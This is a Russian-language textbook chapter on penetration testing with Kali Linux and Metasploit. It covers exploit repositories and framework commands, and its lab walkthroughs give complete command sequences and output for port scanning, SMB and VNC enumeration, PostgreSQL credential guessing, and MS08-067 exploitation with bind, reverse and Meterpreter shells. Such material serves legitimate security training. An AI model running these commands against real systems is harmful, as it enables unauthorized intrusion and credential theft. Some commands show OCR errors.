Л310. Онлайн-репозиторий для публично раскрытых уязвимостей и кодов эксплойтов. Развертывание Eve-ng.

Целевая эксплуатация — одна из областей, в которой, помимо оценки уязвимостей, выполняется тест на проникновение. Теперь, когда уязвимости найдены, для получения доступа и полного контроля над целевой системой вы можете воспользоваться найденными уязвимостями. В этой главе мы рассмотрим методы и инструменты, используемые для эксплуатации найденных уязвимостей в реальном мире.

- Мы объясним, на что обратить внимание при исследовании найденных слабых мест, прежде чем трансформировать уязвимость в практический код эксплойта.
- Мы приведем пример нескольких репозиториев общедоступных эксплойтов и расскажем, как и когда их можно задействовать.
- Мы расскажем об использовании одного печально известного инструмента с точки зрения оценки цели. Это вам даст четкое представление о том, как пользоваться инструментами для получения доступа к конфиденциальной информации. В разделе «Расширенный инструментарий эксплуатации» вы найдете несколько практических упражнений.
- В конце главы мы попытаемся кратко описать шаги по созданию простого модуля эксплойта для Metasploit.

Написание кода эксплойта с нуля — трудоемкая и дорогостоящая задача, требующая дополнительных знаний. Облегчить себе работу можно, воспользовавшись общедоступными эксплойтами. Хотя изменение структуры такого эксплойта в соответствии с целевой средой также потребует некоторого опыта. Мы настоятельно рекомендуем вам использовать в ваших испытаниях общедоступные эксплойты, чтобы лучше понять, как написать и запустить собственный код эксплойта.

Исследование уязвимости

Понимание возможностей конкретного программного или аппаратного продукта может послужить отправной точкой для изучения уязвимостей, возможно существующих в этом продукте. Исследование уязвимостей — задача непростая, и она не решается одним щелчком кнопкой мыши. Следовательно, для проведения анализа безопасности требуется мощная база знаний, определяемая следующими факторами.

- **Навыки программирования.** Для этических хакеров это фундаментальный фактор. Изучение основных концепций и структур, характерных для любого языка программирования, предоставит тестеру преимущество при поиске уязвимостей. Вы должны не только иметь базовые знания о языках программирования, но и разбираться в работе процессоров, системной памяти, буферов, указателей, типов данных, регистров и кэша. Эти понятия реализуемы практически на любом языке программирования, в том числе C/C++, Python, Perl и Assembly.

Чтобы узнать основы написания кода эксплойта из обнаруженной уязвимости, посетите страницу http://www.phreedom.org/presentations/exploitcode-development/exploit-code-development.pdf.

- **Инженерный анализ.** Еще одна обширная область для обнаружения уязвимостей, которые могут существовать в электронном устройстве, программном обеспечении или системе, путем анализа функций этого устройства, структур и операций. Цель состоит в том, чтобы вывести код из данной системы без какого-либо предварительного знания о ее внутренней работе; изучить ее на наличие сбойных ситуаций, плохо спроектированных функций и протоколов; проверить граничные условия. Здесь потребуются навыки обратного проектирования, такие как удаление защиты авторских прав из программного обеспечения, аудит безопасности, конкурентная техническая разведка, выявление нарушения патентных прав, способность к взаимодействию, понимание рабочего процесса продукта и получение конфиденциальных данных. Обратное проектирование добавляет два уровня концепции для изучения кода приложения: аудит исходного кода и двоичный аудит. Дизассемблеры и декомпиляторы — два общих типа инструментов, которые могут помочь аудитору в двоичном анализе. Дизассемблеры генерируют код сборки из скомпилированной двоичной программы, в то время как декомпиляторы генерируют код языка высокого уровня из скомпилированной двоичной программы. Однако работа с любым из этих инструментов является довольно сложной и требует знаний и тщательной оценки.
- **Инструментальные средства.** Такие средства, как отладчики, экстракторы данных, затуманиватели, профилировщики, просмотрщики кода, анализаторы потока и мониторы памяти, играют важную роль в процессе обнаружения уязвимостей и обеспечивают согласованную среду для целей тестирования. Объяснение каждой из этих категорий инструментов выходит за рамки данной книги. Тем не менее вы можете найти несколько полезных инструментов, уже присутствующих в Kali Linux. Чтобы вы могли отслеживать последние инструменты разработки обратного кода, мы настоятельно рекомендуем вам посетить онлайн-библиотеку по адресу http://www.woodmann.com/collaborative/tools/index.php/Category:RCE_Tools.
- **Создание и использование полезной нагрузки.** Это последний шаг в написании кода точки контроля (PoC) для уязвимого элемента приложения, с помощью которого тестер на проникновение может выполнять на целевой машине поль-

зовательские команды. Мы воспользуемся знаниями уязвимых приложений со стадии обратного проектирования и доработаем код оболочки с механизмом кодирования так, чтобы исключить неприемлемые символы, которые могут преждевременно завершить работу эксплойта.

Для выполнения произвольного кода или команды на целевой системе очень важно следовать определенной стратегии, обусловленной типом и классификацией обнаруженной уязвимости. Как профессиональный тестер на проникновение, вы всегда будете искать лазейки, которые приведут к получению доступа оболочки к целевой операционной системе. В одном из следующих разделов главы мы продемонстрируем несколько сценариев с фреймворком Metasploit, в которых покажем, как применить эти методы и инструменты.

Хранилища уязвимостей и эксплойтов

На протяжении многих лет общество периодически узнавало о ряде найденных в ПО уязвимостей. Некоторые из них были раскрыты с помощью кода эксплойта PoC, но многие до сих пор остаются без внимания. Конкурентная эпоха поиска общедоступных эксплойтов и информации об уязвимостях облегчает тестерам на проникновение быстрый поиск и извлечение наилучшего доступного эксплойта, который подходит для конкретной целевой системной среды. Если у вас есть навыки программирования и четкое понимание архитектуры конкретной ОС, вы можете перенести один тип эксплойта на другой (например, архитектуру Win32 на архитектуру Linux). Мы предоставляем комбинированный набор онлайн-репозиториев, которые могут помочь вам отслеживать любую информацию об уязвимости или ее эксплойт.

Не каждая обнаруженная уязвимость была раскрыта общественности. Часто информация о некоторых уязвимостях сообщается без какого-либо кода эксплойта PoC. А бывает так, что подробная информация об обнаруженной уязвимости не предоставляется вообще. По этой причине многие аудиторы безопасности нередко консультируют сразу несколько интернет-ресурсов.

Ниже представлен список онлайн-баз.

Имя репозитория	**Адрес сайта**
Bugtraq SecurityFocus	http://www.securityfocus.com
OSVDB Packet Stormulnerabilities	https://blog.osvdb.org/
Packet Storm	http://www.packetstormsecurity.org
National Vulnerability Database	http://nvd.nist.gov
IBM ISS X-Force	https://exchange.xforce.ibmcloud.com/
US-CERT Vulnerability Notes	http://www.kb.cert.org/vuls
US-CERT Alerts	http://www.us-cert.gov/cas/techalerts/

Продолжение ⇩

(Продолжение)

Имя репозитория	Адрес сайта
SecuriTeam	http://www.securiteam.com
Secunia Advisories	http://secunia.com/advisories/historic/
CXSecurity.com	http://cxsecurity.com
XSSed XSS-Vulnerabilities	http://www.xssed.com
Security Vulnerabilities Database	http://securityvulns.com
SEBUG	http://www.sebug.net
MediaService Lab	http://techblog.mediaservice.net
Intelligent Exploit Aggregation Network	http://www.intelligentexploit.com

Здесь перечислены только некоторые интернет-ресурсы из множества существующих. Kali Linux поставляется с интегрированной базой данных эксплойтов от Offensive Security. На сегодняшний день это обеспечивает дополнительное преимущество хранения в вашей системе всех архивированных эксплойтов и их дальнейшее использование. Чтобы получить доступ к Exploit-DB, выполните в терминале следующие команды:

```
# cd /usr/share/exploitdb/
# vim files.csv
```

Это откроет полный список эксплойтов, доступных в настоящее время из Exploit-DB по адресу `/usr/share/exploitdb/platforms/directory`.

Данные эксплойты классифицированы в соответствующих подкаталогах на основе типа системы (Windows, Linux, HP-UX, Novell, Solaris, BSD, IRIX, TRU64, ASP, PHP и т. д.). Большинство из них были разработаны с использованием языков программирования C, Perl, Python, Ruby, PHP. Kali Linux уже поставляется с несколькими компиляторами и интерпретаторами, которые поддерживают выполнение этих эксплойтов.

Как извлечь конкретную информацию из списка эксплойтов? Используя мощные команды Bash, вы можете вывести любой текстовый файл для извлечения значимых данных. Для этого воспользуйтесь Searchsploit или введите в консоль команду `cat files.csv |cut -d"," -f3`. Searchsploit начнет извлекать список заголовков эксплойтов из файла `files.csv`. Чтобы узнать основные команды оболочки, обратитесь по адресу http://tldp.org/LDP/abs/html/index.html.

Расширенный инструментарий эксплуатации

По умолчанию в Kali Linux уже загружено несколько лучших и самых передовых инструментов эксплуатации. Одним из них является платформа Metasploit (http://www.metasploit.com). Далее мы расскажем о ней более подробно и представим ряд сценариев, которые повысят производительность этого инструмента

и улучшат ваш опыт тестирования на проникновение. Фреймворк разработан на языке программирования Ruby и поддерживает модульность. Эти меры позволяют испытателю на проникновение, обладающему хорошими навыками в программировании, расширить или разработать пользовательские плагины и инструменты.

Архитектура фреймворка разделена на три категории: библиотеки, интерфейсы и модули. В этом упражнении мы сосредоточимся на возможностях различных интерфейсов и модулей. Интерфейсы (консоль, CLI и GUI) в основном обеспечивают внешнюю операционную деятельность при работе с любым типом модулей (эксплойты, полезные нагрузки, вспомогательные устройства и NOP). Каждый из таких модулей имеет свое назначение и функции, характерные для процесса тестирования на проникновение.

- Exploit (Эксплуатация). Этот модуль представляет собой код PoC, разработанный для использования конкретной уязвимости в целевой системе.
- Payload (Полезная нагрузка). Модуль представляет собой вредоносный код, предназначенный для встраивания в эксплойт. Такой вредоносный код может быть самостоятельно скомпилирован для выполнения произвольных команд в целевой системе.
- Auxiliaries (Оснастка). Данные модули представляют собой набор инструментов, разработанных для выполнения сканирования, перехвата и анализа, защиты, снятия отпечатков пальцев и других задач оценки безопасности.
- Encoders (Датчики). Эти модули предназначены для предотвращения обнаружения антивируса, брандмауэра, IDS/IPS и других подобных вредоносных программ путем кодирования полезной нагрузки во время операции проникновения.
- No Operation or No Operation Performed (NOP) (Нет операции или операция не выполняется). Модуль является инструкцией на языке ассемблера, часто добавляемой в код оболочки для выполнения только согласованного фрагмента полезной нагрузки.

Далее мы объясним основное назначение двух известных интерфейсов Metasploit и приведем соответствующие параметры командной строки. Каждый интерфейс имеет свои достоинства и недостатки. Однако мы настоятельно рекомендуем придерживаться консольной версии, поскольку она поддерживает большинство функций платформы.

MSFConsole

MSFConsole — один из самых эффективных внешних интерфейсов, содержащий несколько мощных инструментов. Он позволяет испытателям на проникновение добиться максимальной пользы при эксплуатации уязвимостей. Чтобы получить доступ к MSFconsole, выберите в основном меню Kali Linux

команду Applications ▸ Exploitation Tools ▸ Metasploit (Приложения ▸ Инструменты эксплуатации ▸ Metasploit) или введите в командную строку терминала и выполните следующую команду:

```
# msfconsole
```

Откроется интерфейс интерактивной консоли. Чтобы узнать обо всех доступных командах, введите следующее:

```
msf> help
```

На экране отобразится два набора команд. Один набор будет широко использоваться в фреймворке, а другой набор представляет собой специальные команды для программно-аппаратной части базы данных, в которой хранятся параметры оценки и результаты. Инструкции о других параметрах использования можно получить с помощью команды `-h`, следующей за командой `core`. Рассмотрим команду `show`:

```
msf> show -h
[*] Valid parameters for the "show" command are: all, encoders, nops,
exploits, payloads, auxiliary, plugins, options
[*] Additional module-specific parameters are: advanced, evasion,targets,
actions
```

Эта команда обычно применяется для отображения или всех модулей, или доступных модулей данного типа. Ниже приведены наиболее часто используемые команды.

- `show auxiliary` — отобразит все вспомогательные модули.
- `show exploits` — после введения этой команды вы увидите список всех эксплойтов в рамках исследуемой платформы.
- `show payloads` — покажет список полезных нагрузок для всех платформ. Однако использование той же команды в контексте выбранного эксплойта приведет к выводу только совместимых полезных нагрузок. Например, полезные нагрузки Windows будут отображаться только с совместимыми с Windows эксплойтами.
- `show encoders` — команда отобразит список доступных датчиков (энкодеров).
- `shownops` — с помощью этой команды вы увидите список всех доступных генераторов NOP.
- `show options` — предназначена для отображения настроек и параметров, доступных для конкретного модуля.
- `show targets` — команда поможет извлечь список целевых ОС, поддерживаемых конкретным модулем.
- `show advanced` — предоставит вам больше возможностей для точной настройки выполнения эксплойта.

В следующей таблице мы представили краткий список наиболее часто употребляемых команд. Вы можете использовать каждую из них, вводя в консоль Metasploit.

Команда	Описание
check	Проверяет конкретный эксплойт против вашей уязвимой цели без его использования. Эта команда не поддерживается многими эксплойтами
connectip port	Работает аналогично инструментам Netcat и Telnet
exploit	Запускает выбранный эксплойт
run	Запускает выбранный вспомогательный модуль
jobs	Показывает список всех запущенных фоновых модулей
route add subnet netmasksessionid	Добавляет через скомпрометированный сеанс маршрут с целевого компьютера на компьютер-тестировщик
info module	Отображает подробную информацию о конкретном модуле (Exploit, Auxiliary и т. д.)
setparam value	Настраивает в текущем модуле значение параметра
setgparam value	Позволяет задать значение глобального параметра для фреймворка. Эти параметры будут использоваться всеми эксплойтами и вспомогательными модулями
unsetparam	Команда, обратная команде set. Вы также можете сбросить все переменные сразу, указав unset all
unsetgparam	Позволяет убрать одну или несколько глобальных переменных
sessions	Позволяет показать и завершить целевой сеанс, а также взаимодействовать с ним. Используйте -l для перечисления, -i для взаимодействия с сеансом и -k для его завершения
search string	Предоставляет средство поиска модулей по их именам и описаниям
use module	Выбор конкретного модуля для тестирования на проникновение

В следующих разделах приведены примеры практического применения некоторых из этих команд. Вам важно понять, как они используются с различными наборами модулей фреймворка.

MSFCLI

Как и интерфейс MSFConsole, CLI работает с различными модулями, которые можно запустить в одном экземпляре. Однако ему не хватает новейших функций автоматизации, которые есть в MSFConsole.

Чтобы запустить msfcli, введите в командной строке терминала следующую команду:

```
# msfcli -x
```

Она отобразит все доступные режимы, аналогичные режимам MSFConsole, а также инструкции, с помощью которых можно вызвать нужный модуль и установить его параметры. Обратите внимание, что все переменные или параметры должны соответствовать условию `param=value`, а вводимые параметры зависят от регистра. Ниже представлен небольшой пример, в котором мы выберем и выполним конкретный эксплойт:

```
# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...
Name    Current Setting  Required  Description
----    ---------------  --------  -----------
RHOST                    yes       The target address
RPORT   445              yes       Set the SMB service port SMBPI
BROWSER                  yes       The pipe name to use (BROWSER, SRVSVC)
```

Параметр `O` в конце предыдущей команды указывает платформе на отображение доступных опций для выбранного эксплойта. В следующей команде с помощью параметра `HOST` мы задаем целевой IP-адрес:

```
# msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7 P
[*] Please wait while we load the module tree...
Compatible payloads
===================
   Name                  Description
   ----                  -------------
generic/debug_trap       Generate a debug trap in the target process
generic/shell_bind_tcp   Listen for a connection and spawn a command shell
...
```

Теперь, когда мы с помощью параметра `RHOST` установили IP целевой машины, пришло время выбрать согласованную полезную нагрузку и выполнить наш эксплойт:

```
# msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7
 LHOST=192.168.0.3 PAYLOAD=windows/shell/reverse_tcp E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:4444 -> 192.168.0.7:1027)
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:WINDOWSsystem32>
```

Как вы можете видеть, после установки параметра `LHOST` для выбранной полезной нагрузки мы получили локальный доступ оболочки к нашей целевой машине.

Ninja 101 drills

Из приведенных выше примеров мы видим, что можем использовать фреймворк различными способами. К сожалению, не получится показать каждый аспект работы фреймворка Metasploit. Но мы смогли подробно изучить наиболее важные функции входящих в него инструментов. Для более подробного изучения Metasploit мы настоятельно рекомендуем вам прочитать онлайн-учебник Metasploit Unleashed, расположенный по адресу http://www.offensive-security.com/metasploit-unleashed/. Этот учебник в числе прочего включает в себя информацию о разработке эксплойтов, исследованиях уязвимостей и методах оценки тестирования на возможное проникновение.

Сценарий 1

В ходе этого упражнения мы продемонстрируем, как с помощью интегрированного в Metasploit средства Nmap выполнить сканирование портов, снять отпечатки пальцев и идентифицировать службы. Для этого выполните в MSFConsole следующие команды:

```
msf> load db_tracker
[*] Successfully loaded plugin: db_tracker
```

При возникновении ошибок подключения к базе данных используйте следующие две команды:

```
Systemclt start postgresql
Msfdb inint
```

Трекер базы данных сохранит полученные данные и использует их при последующих сеансах. Чтобы запустить сканирование Nmap, введите следующее:

```
msf>db_nmap -T Aggressive -sV -n -O -v 192.168.0.7 Starting Nmap 5.00 (http://
nmap.org ) at 2010-11-11 22:34 UTC NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 22:34 Scanning 192.168.0.7 [1 port] Completed ARP
Ping Scan at 22:34, 0.00s elapsed (1 total hosts) Initiating SYN Stealth Scan
at 22:34 Scanning 192.168.0.7 [1000 ports] Discovered open port 445/tcp on
192.168.0.7 Discovered open port 135/tcp on 192.168.0.7 Discovered open port
25/tcp on 192.168.0.7 Discovered open port 139/tcp on 192.168.0.7 Discovered
open port 3389/tcp on 192.168.0.7 Discovered open port 80/tcp on 192.168.0.7
Discovered open port 443/tcp on 192.168.0.7 Discovered open port 21/tcp on
192.168.0.7 Discovered open port 1025/tcp on 192.168.0.7 Discovered open port
1433/tcp on 192.168.0.7 Completed SYN Stealth Scan at 22:34, 3.04s elapsed
(1000 total ports) Initiating Service scan at 22:34
Scanning 10 services on 192.168.0.7
Completed Service scan at 22:35, 15.15s elapsed (10 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.7
...
```

```
PORT     STATE  SERVICE   VERSION
21/tcpopen  ftp         Microsoft ftpd
25/tcpopen  smtp        Microsoft ESMTP 6.0.2600.2180
80/tcpopen  http        Microsoft IIS httpd 5.1
135/tcp  openmsrpc      Microsoft Windows RPC
139/tcp  opennetbios-ssn
443/tcp  open https?
445/tcp  openmicrosoft-ds   Microsoft Windows XP microsoft-ds
1025/tcpopen  msrpc         Microsoft Windows RPC
1433/tcpopen  ms-sql-s      Microsoft SQL Server 2005 9.00.1399; RTM
3389/tcpopen  microsoft-rdp Microsoft Terminal Service
MAC Address: 00:0B:6B:68:19:91 (WistronNeweb)
Device type: general purpose
Running: Microsoft Windows 2000|XP|2003
OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or Windows
Server 2003 SP0 - SP2
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: custdesk; OS: Windows
...
Nmap done: 1 IP address (1 host up) scanned in 2 0.55 seconds
           Raw packets sent: 1026 (45.856KB) | Rcvd: 1024 (42.688KB)
```

На данный момент мы успешно отсканировали нашу цель и сохранили результаты в текущем сеансе базы данных. Чтобы вывести список обнаруженных целей и служб, выполните последовательно друг за другом две команды `db_hosts` и `db_services`. Кроме того, если вы ранее с помощью программы Nmap сканировали цель и сохранили результат в формате XML, то, введя команду `db_import_nmap_xml`, можете импортировать эти результаты в Metasploit.

Сценарий 2

В этом примере мы проиллюстрируем несколько вспомогательных элементов из структуры Metasploit. Главное — понять, насколько они важны в процессе анализа найденной уязвимости.

Имя пользователя SMB

Этот модуль будет проверять целевые IP-адреса, пытаясь найти имена пользователей, связанные с *блоком сообщений сервера (Server Message Block, SMB)*. Данная служба применяется приложениями для доступа к общим файловым ресурсам, принтерам или для связи между устройствами в сети. Используя один из вспомогательных сканеров Metasploit, мы можем определить возможные имена пользователей.

Во-первых, с помощью следующей команды найдите Metasploit для сканеров:

```
msf> search SMB
```

После выполнения команды мы увидим все доступные сканеры, предназначенные для сканирования открытых служб SMB (рис. 8.1).



Рис. 8.1. Сканеры для просмотра открытых служб SMB

Чтобы запустить сканер, введите такую команду:

```
msf> use auxiliary/scanner/smb/smb_enumershares
```

С помощью параметра RHOSTS выберите диапазон сети. В нашем случае это будет 192.168.0.1/24. Для этого введите такую команду:

```
msf> set RHOSTS 192.168.0.1/24
```

Затем введите следующее:

```
msf> run
```

В результатах сканирования мы увидим, что существует служба SMB, работающая с пользователем METASPLOITABLE.

Рис. 8.2. Результат сканирования службы SMB

Такой результат указывает на существование общих открытых ресурсов или других сетевых служб, которые могут быть атакованы. Имя пользователя METASPLOIT также может послужить нам отправной точкой, когда мы начнем взламывать учетные данные и пароли пользователей.

Сканеры проверки подлинности VNC

Этот модуль будет сканировать диапазон IP-адресов для серверов *виртуальных сетевых вычислений (Virtual Network Computing, VNC)*, которые доступны без каких-либо данных аутентификации:

```
msf> use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options
msf auxiliary(vnc_none_auth) > set RHOSTS 10.4.124.0/24
RHOSTS => 10.4.124.0/24 msf auxiliary(vnc_none_auth) > run
```

```
[*] 10.4.124.22:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] 10.4.124.23:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] 10.4.124.25:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] Scanned 026 of 256 hosts (010% complete)
[*] 10.4.124.26:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] 10.4.124.27:5900, VNC server security types supported : None, free access!
[*] 10.4.124.28:5900, VNC server security types supported : None, free access!
[*] 10.4.124.29:5900, VNC server protocol version : "RFB 004.000", not supported!
...
[*] 10.4.124.224:5900, VNC server protocol version : "RFB 004.000", not
supported!
[*] 10.4.124.225:5900, VNC server protocol version : "RFB 004.000", not
supported!
[*] 10.4.124.227:5900, VNC server security types supported : None, free access!
[*] 10.4.124.228:5900, VNC server protocol version : "RFB 004.000", not
supported!
[*] 10.4.124.229:5900, VNC server protocol version : "RFB 004.000", not
supported!
[*] Scanned 231 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Обратите внимание, что мы нашли несколько серверов VNC, которые доступны без аутентификации. Эта уязвимость может стать серьезной угрозой для системных администраторов, и, если не включены элементы управления авторизацией, нежелательные посетители из Интернета без особых усилий получат доступ к вашему серверу VNC.

PostgreSQL

В предыдущих главах, когда с помощью Nmap мы сканировали операционную систему Metasploitable, была определена служба базы данных PostgreSQL, работающая на порте 5432 (рис. 8.3).



Рис. 8.3. На порту 5432 определена служба базы данных PostgreSQL

Мы можем использовать вспомогательный сканер Metasploit для определения регистрационной информации о базе данных. Сначала нужно настроить Metasploit для работы сканера. Для этого введем следующую команду:

```
msf> use auxiliary/scanner/postgres/postgres_login
```

Затем мы можем воспользоваться двумя вариантами. В первом варианте мы настроим сканер так, чтобы он продолжал сканирование, даже если находит успешный вход в систему. Такая настройка позволяет сканировать несколько экземпляров баз данных, а также перечислять множество имен пользователей и паролей. Чтобы выполнить эту настройку, введите следующую команду:

```
msf> set STOP_ON_SUCCESS true
```

Далее нам нужно выбрать целевые машины, которые требуется просканировать. Сканер примет диапазон CIDR или один IP-адрес. Поскольку ранее мы с помощью Nmap определили, что в нашей экспериментальной ОС Metasploitable есть активный экземпляр, в примере мы укажем сканеру IP-адрес 192.168.0.30 этой операционной системы. Для этого нам потребуется ввести следующую команду:

```
msf> set RHOSTS 192.168.0.30
```

Затем мы запускаем эксплойт. При изучении выходных данных мы увидим имя пользователя и пароль для этой базы данных (рис. 8.4).

```
msf auxiliary(postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.30:5432 POSTGRES - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid userna
me or password)
[-] 192.168.0.30:5432 POSTGRES - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid u
sername or password)
[+] 192.168.0.30:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Рис. 8.4. Пароль и имя пользователя в полученных данных

Поскольку базы данных часто содержат конфиденциальную информацию, их безопасность должна стать приоритетной задачей для организаций-владельцев. Такие сканеры, как PostgreSQL, позволяют эффективно тестировать безопасность программного обеспечения и самих баз данных.

Сценарий 3

Теперь мы рассмотрим примеры некоторых общих полезных нагрузок (Bind, Reverse и Meterpreter) и обсудим, какие возможности они нам могут предоставить при эксплуатации. Этот пример даст вам представление, как и когда вы можете использовать конкретную полезную нагрузку.

Оболочка Bind

Оболочка Bind — это удаленное соединение, которое, если настроить прослушивание нужных портов, при успешной эксплуатации обеспечивает доступ к целевой системе. Оболочка открывает шлюз для злоумышленника, желающего подключиться

к скомпрометированной машине. Доступ через порт привязки обеспечивается с помощью инструмента Netcat, который через TCP-соединение может туннелировать стандартный ввод (stdin) и вывод (stdout).

Работа этого сценария похожа на работу клиента Telnet, устанавливающего соединение с сервером Telnet. Такой сценарий применяется, когда злоумышленник прикрывается *трансляцией сетевых адресов (Network Address Translation, NAT)* или брандмауэром и прямой контакт от скомпрометированного хоста к IP-адресу злоумышленника невозможен.

Ниже приведены команды для начала эксплуатации и настройки оболочки bind:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set PAYLOAD     windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:41289 -> 192.168.0.7:4444) at
Sat Nov 13 19:01:23 +0000 2010
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:WINDOWSsystem32>
```

Таким образом, мы проанализировали, что Metasploit с помощью интегрированного многопоточного обработчика нагрузки также автоматизирует процесс подключения. Инструменты наподобие Netcat могут пригодиться в ситуациях, когда вы с помощью кода оболочки привязки пишете свой собственный эксплойт, которому для установления соединения со скомпрометированным хостом требуется сторонний обработчик.

Некоторые практические примеры использования Netcat для различных операций сетевой безопасности вы можете найти по адресу http://en.wikipedia.org/wiki/Netcat.

Обратные оболочки

Обратная оболочка является полной противоположностью оболочки bind. Вместо привязки порта к целевой системе и ожидания соединения с машиной злоумышленника происходит подключение к IP-адресу и порту компьютера злоумышленника, после чего создается оболочка. Главная задача обратной оболочки — рассмотреть цель за NAT или брандмауэром. NAT или брандмауэр предотвращают открытый доступ к находящимся за ними системным ресурсам.

Ниже приведены команды для настройки и начала эксплуатации обратной оболочки:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set
PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:4444 -> 192.168.0.7:1027) at
Sat Nov 13 22:59:02 +0000 2010
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:WINDOWSsystem32>
```

Используя IP-адрес атакующей машины, мы можем четко отличить обратную оболочку от оболочки привязки. Если в оболочке привязки не требуется указывать IP-адрес атакующей машины, в конфигурации обратной оболочки нужен IP-адрес машины злоумышленника (например, `LHOST 192.168.0.3`).

В чем разница между встроенной и поэтапной (ступенчатой) полезной нагрузкой? Встроенная полезная нагрузка — это автономный код оболочки, который должен выполняться с одним экземпляром эксплойта. Ступенчатая или поэтапная полезная нагрузка при выполнении конкретной задачи для считывания остальной части промежуточного кода оболочки создает обратный канал связи между машиной злоумышленника и машиной жертвы. Обычно выбирают ступенчатую полезную нагрузку.

Meterpreter

Meterpreter — это новейшая скрытая многогранная и динамически расширяемая полезная нагрузка, которая работает, вводя отраженный DLL в целевую память. Для расширения деятельности после эксплуатации сценарии и плагины могут динамически загружаться во время выполнения. В этом случае мы сможем настраивать привилегии, сбрасывать системные учетные записи, использовать постоянную службу черного хода (backdoor) и включение удаленного Рабочего стола. Кроме того, вся связь оболочки Meterpreter шифруется по умолчанию.

Ниже приведены команды для настройки и начала эксплуатации полезной нагрузки Meterpreter:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > show payloads
...
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options
...
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 -   lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.7
[*] Meterpreter session 1 opened (192.168.0.3:4444 ->         192.168.0.7:1029)
at Sun Nov 14 02:44:26 +0000 2010
meterpreter> help
...
```

Как вы можете видеть, оболочка Meterpreter была успешно получена. Введя команду `help`, мы сможем увидеть доступные нам различные типы команд. С помощью сценария Meterpreter под названием `getsystem` проверим наши текущие привилегии и повысим их до системного уровня:

```
meterpreter>getuid
Server username: CUSTDESKsalesdept
meterpreter> use priv
meterpreter>getsystem -h
...
```

